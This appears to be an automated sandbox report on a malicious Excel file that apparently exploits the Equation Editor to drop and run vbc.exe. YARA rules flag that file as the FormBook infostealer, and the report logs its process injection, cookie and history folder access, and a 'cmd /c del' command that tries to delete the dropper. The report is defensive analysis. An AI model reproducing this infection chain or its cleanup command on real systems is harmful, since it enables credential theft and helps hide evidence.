b8 27 90 a9 57 ee 85 e6 9d e1 36 fb d4 02 87 9f c9 28 c3 dc 13 2c d0 57 64 9f ac e5 ad b6 d2 9d bd 36 57 91 62 3f 90 fe 91 01 ce ab f9 88 77 d0 64 99 be 90 82 ca d7 69 05 c6 05 ea 51 3d 4a b1 07 f4 87 4c 9a c1 e8 f0 5c b0 11 2b 76 fd 38 c2 b4 87 42 ca e5 2e 53 47 cc cf be fc 1d 0b 1d b0 d2 52 d3 75 41 2b a8 9b 9c 6c bd 7d 98 fa 69 cc 11 82 0e 67 1d f7 d2 27 fb 8e 81 2d 41 88 d3 d2 8b db 2c 20 38 7e 2c e8 8a f4 93 cb fc 12 bd fe b6 ea f4 be c0 fd 71 c7 44 ff 59 e8 63 5e 4b f9 e2 4e 5b aa 62 e5 03 f2 71 ff 2e e5 92 49 4d fa 26 bd 06 83 65 3e 1c 68 0c b8 39 b2 5a a2 58 3a 58 f6 a2 83 e7 f0 54 a7 49 eb 7b 34 85 16 fe 7f c1 2d cd d7 be 1a cd d7 ad 02 cb 61 db d7 d5 e2 86 9b f1 e4 38 c2 e7 b3 68 40 33 f1 bb f3 80 d2 03 c8 98 ce 7d 02 d0 23 19 af 4c 45 22 b7 b4 a3 90 3b 8f c8 35 eb 5b 59 ae 80 25 67 8a 69 1a 7d e9 5c 2c 34 91 9f d4 59 bf 3a 3d 9e f5 d3 ad 02 11 e5 19 75 2b 60 ab 54 1f 3e 40 60 91 9f c1 63 13 4d 9a 6e bf 46 5e 94 8f a5 c8 95 3c 53 33 e2 00 07 f0 c3 ad cf 4a 84 ac 63 da 8a 9d ae 41 d1 aa 58 ae 6b 33 01 64 7f 01 ec 28 0d d5 57 96 c9 40 ec f8 93 aa f8 Data Ascii: L]U9>$F8bAoy3n$gq2QY{r,`A1xKX~/LE";5[Y%gi}\,4:=iTa>j(|*f=1Vrrj0$UO3d()_\|&A\|7~Bk9@.T\!d)mJ6K~rt0grA ?\|jEUj8kLSEQ8V)x'M$J?T#MH8+9/]_[1^=GTd\f*p)e_C-PS0:KdYM(YvT~*/3udJ`S9tq'uxXOBAEl&oQ@;'g(vIBN6z5^T3q. @w|u`CVhp~wdqOa0YG<eP3mu5xc&\a"8KdfSxE>[2J$Ubwa=m88v nTLe'W6(,Wd6Wb?wdiQ=JL\+v8B.SGRuA+l}ig'-A, 8~,qDYc^KN[bq.IM&e>h9ZX:XTI{4-a8h@3}#LE";5[Y%gi}\,4Y:=u+`T>@`cMnF^<S3JcAXk3d(W@

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1552 Parent PID: 584

General

Start time:	07:42:52
Start date:	19/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ff00000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Unique food order.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14014F526	WriteFile
C:\Users\user\Desktop\~$Unique food order.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14014F591	WriteFile
C:\Users\user\Desktop\~$Unique food order.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14014F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Unique food order.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14014F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	&u7	binary	26 75 37 00 10 06 00 00 02 00 00 00 00 00 00 00 5E 00 00 00 01 00 00 00 2E 00 00 00 24 00 00 00 75 00 6E 00 69 00 71 00 75 00 65 00 20 00 66 00 6F 00 6F 00 64 00 20 00 6F 00 72 00 64 00 65 00 72 00 2E 00 78 00 6C 00 73 00 78 00 00 00 75 00 6E 00 69 00 71 00 75 00 65 00 20 00 66 00 6F 00 6F 00 64 00 20 00 6F 00 72 00 64 00 65 00 72 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2408 Parent PID: 584

General

Start time:	07:43:12
Start date:	19/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2692 Parent PID: 2408

General

Start time:	07:43:15
Start date:	19/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	61440 bytes
MD5 hash:	C05EEE88F0B57E853996957D6523397B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2868 Parent PID: 2692

General

Start time:	07:44:20
Start date:	19/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	61440 bytes
MD5 hash:	C05EEE88F0B57E853996957D6523397B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2364771047.000000001E040000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2364771047.000000001E040000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2364771047.000000001E040000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2360576223.0000000000780000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2360576223.0000000000780000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2360576223.0000000000780000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B313B	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B313B	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B313B	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B313B	InternetOpenUrlA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B313B	InternetOpenUrlA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B313B	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B313B	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B313B	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1B313B	InternetOpenUrlA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	419E47	NtReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 1388 Parent PID: 2868

General

Start time:	07:44:35
Start date:	19/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: autoconv.exe PID: 1664 Parent PID: 1388

General

Start time:	07:44:45
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\autoconv.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autoconv.exe
Imagebase:	0xa90000
File size:	679424 bytes
MD5 hash:	09D786401F6CA6AEB16B2811B169F944
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: NAPSTAT.EXE PID: 1840 Parent PID: 1388

General

Start time:	07:44:45
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\NAPSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NAPSTAT.EXE
Imagebase:	0x960000
File size:	279552 bytes
MD5 hash:	4AF92E1821D96E4178732FC04D8FD69C
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2381847549.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2381847549.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2381847549.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000009.00000002.2382070172.0000000000553000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	99E47	NtReadFile

Analysis Process: cmd.exe PID: 2168 Parent PID: 1840

General

Start time:	07:44:49
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a920000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	cannot delete	1	4A92A7BD	DeleteFileW
C:\Users\Public\vbc.exe	cannot delete	1	4A93A366	DeleteFileW

Disassembly

Code Analysis